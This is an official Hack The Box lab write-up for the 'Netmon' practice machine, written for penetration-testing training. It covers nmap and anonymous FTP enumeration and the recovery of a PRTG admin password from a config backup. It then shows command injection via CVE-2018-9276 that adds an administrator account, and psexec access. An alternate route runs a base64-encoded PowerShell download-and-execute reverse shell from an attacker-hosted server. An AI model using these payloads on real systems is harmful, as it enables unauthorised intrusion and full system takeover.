Hack The Box
PEN-TESTING LABS

Netmon

18th May 2019 / Document No D19.100.28

Prepared By: MinatoTW
Machine Author: mrb3n
Difficulty: Easy
Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Netmon is an easy difficulty Windows box with simple enumeration and exploitation. PRTG is running, and an FTP server with anonymous access allows reading of PRTG Network Monitor configuration files. The version of PRTG is vulnerable to RCE which can be exploited to gain a SYSTEM shell.

Skills Required

- Enumeration

Skills Learned

- CVE-2018-9276

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.152 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.152
```

```
root@Ubuntu:~/Documents/HTB/Netmon# nmap -sC -sV -p$ports 10.10.10.152
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-11 07:43 IST
Nmap scan report for 10.10.10.152
Host is up (0.26s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 02-03-19  12:18AM                 1024 .rnd
| 02-25-19  10:15PM       <DIR>          inetpub
| 07-16-16  09:18AM       <DIR>          PerfLogs
| 02-25-19  10:56PM       <DIR>          Program Files
| 02-03-19  12:28AM       <DIR>          Program Files (x86)
| 02-03-19  08:08AM       <DIR>          Users
|_02-25-19  11:49PM       <DIR>          Windows
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

FTP is open with anonymous access allowed. The whole C: drive looks mounted on it. PRTG Network Monitor is running on the web server at port 80 among other common ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FTP

Logging into FTP as anonymous we find the user flag in Public folder.

```
ftp> cd Users
250 CWD command successful.
ftp> cd Public
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
02-03-19  12:35AM                   33 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp>
```

On checking the installed software we find PRTG Network Monitor, which we came across earlier.

```
ftp> cd "Program Files (x86)"
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
07-16-16  09:18AM       <DIR>          Common Files
07-16-16  09:18AM       <DIR>          internet explorer
07-16-16  09:18AM       <DIR>          Microsoft.NET
05-10-19  08:14PM       <DIR>          PRTG Network Monitor
11-20-16  09:53PM       <DIR>          Windows Defender
07-16-16  09:18AM       <DIR>          WindowsPowerShell
226 Transfer complete.
ftp>
```

A quick google search yields this information. According to it PRTG stores configuration files in C:\ProgramData\Paessler.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ftp> cd Paessler
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-10-19  09:38PM       <DIR>          PRTG Network Monitor
226 Transfer complete.
ftp> cd "PRTG Network Monitor"
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection.
02-03-19  12:40AM       <DIR>          Configuration Auto-Backups
05-10-19  08:15PM       <DIR>          Log Database
02-03-19  12:18AM       <DIR>          Logs (Debug)
02-03-19  12:18AM       <DIR>          Logs (Sensors)
02-03-19  12:18AM       <DIR>          Logs (System)
05-10-19  08:15PM       <DIR>          Logs (Web Server)
05-10-19  08:20PM       <DIR>          Monitoring Database
02-25-19  10:54PM              1189697 PRTG Configuration.dat
05-10-19  09:15PM              1186652 PRTG Configuration.old
07-14-18  03:13AM              1153755 PRTG Configuration.old.bak
05-10-19  09:38PM              1697141 PRTG Graph Data Cache.dat
02-25-19  11:00PM       <DIR>          Report PDFs
02-03-19  12:18AM       <DIR>          System Information Database
02-03-19  12:40AM       <DIR>          Ticket Database
02-03-19  12:18AM       <DIR>          ToDo Database
```

Going into the folder we find the configuration files. According to the documentation "PRTG Configuration.dat" and "PRTG Configuration.old" are standard files. However there's no mention of "PRTG Configuration.dat.bak".

PRTG Configuration.dat	Monitoring configuration (i.e. probes, groups, devices, sensors, users, maps, reports, etc.)	XML
PRTG Configuration.old	Backup of previous version of monitoring configuration	XML

Let's download and inspect it.

```
get "PRTG Configuration.old.bak"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
```

Scrolling down a bit we find the password for user prtgadmin.

```
<dbcredentials>
  0
</dbcredentials>
<dbpassword>
  <!-- User: prtgadmin -->
  PrTg@dmin2018
</dbpassword>
```


PRTG NETWORK MONITOR

Using the credentials prtgadmin / PrTg@dmin2018 we can now login to the page.

However the credentials refuse to work. Maybe the password was changed from the old configuration. Let's follow the pattern and try "PrTg@dmin2019" as the password.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


And we're in as the Administrator.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FOOTHOLD


From the page we find the version to be 18.1.37.




A Google search about the vulnerabilities yields a CVE for versions < 18.1.39 (CVE-2018-9276).

According to this article, RCE can be achieved while triggering notifications. Let's try exploiting it. The software by default runs as SYSTEM.

Click on Setup > Account Settings > Notifications.




Now click on "Add new notification" on the extreme right.




Leave the default fields as they are and scroll down to the "Execute Program" section. We can add a user to Administrators group using this command:

```
abc.txt | net user htb abc123! /add ; net localgroup administrators htb
/add
```

Make the following changes and click “Save”.



Now on the extreme right of your notification name, click on the edit icon and then the bell icon to trigger it.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Once done, use psexec to login as the created admin user.

```
psexec.py htb:'abc123!'@10.10.10.152
```

```
root@Ubuntu:~/Documents/HTB/Netmon# psexec.py htb:'abc123!'@10.10.10.152
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file DcBLCJfT.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service Hpzq on 10.10.10.152.....
[*] Starting service Hpzq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

And we have a shell as SYSTEM.

ALTERNATE WAY

In case we don't want to add a user, for better OPSEC we can get a reverse shell. However due to HTML encoding many characters get encoded. We can bypass this using powershell base64 execution.

We need to create a base64 encoded command. However, it should be in the encoding which WIndows uses i.e UTF-16LE.

```
echo -n "IEX(new-object
net.webclient).downloadstring('http://10.10.16.32/Invoke-PowerShellTcp.ps1'
)" | iconv -t UTF-16LE | base64 -w0
```

We use iconv to convert it to target encoding and will execute this reverse shell from Nishang.

Download the script and echo in the command to the last line.

```
echo 'Invoke-PowerShellTcp -Reverse -IPAddress 10.10.16.32 -Port 4444' >>
Invoke-PowerShellTcp.ps1
```


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Now start a simple HTTP server and create a new notification. This time the parameter would be,

```
abc.txt | powershell -enc
SQBFAFgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAA
pAC4AZABvAHcAbgBsAG8AYQBkAHMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuAD
EAMAAuADEANgAuADMAMgAvAEkAbgB2AG8AawBlAC0AUABvAHcAZQByAFMAaABlAGwAbABUAGMAc
AAuAHAAcwAxACcAKQA=
```

```
python3 -m http.server 80
```

And trigger it.



And we have a SYSTEM shell.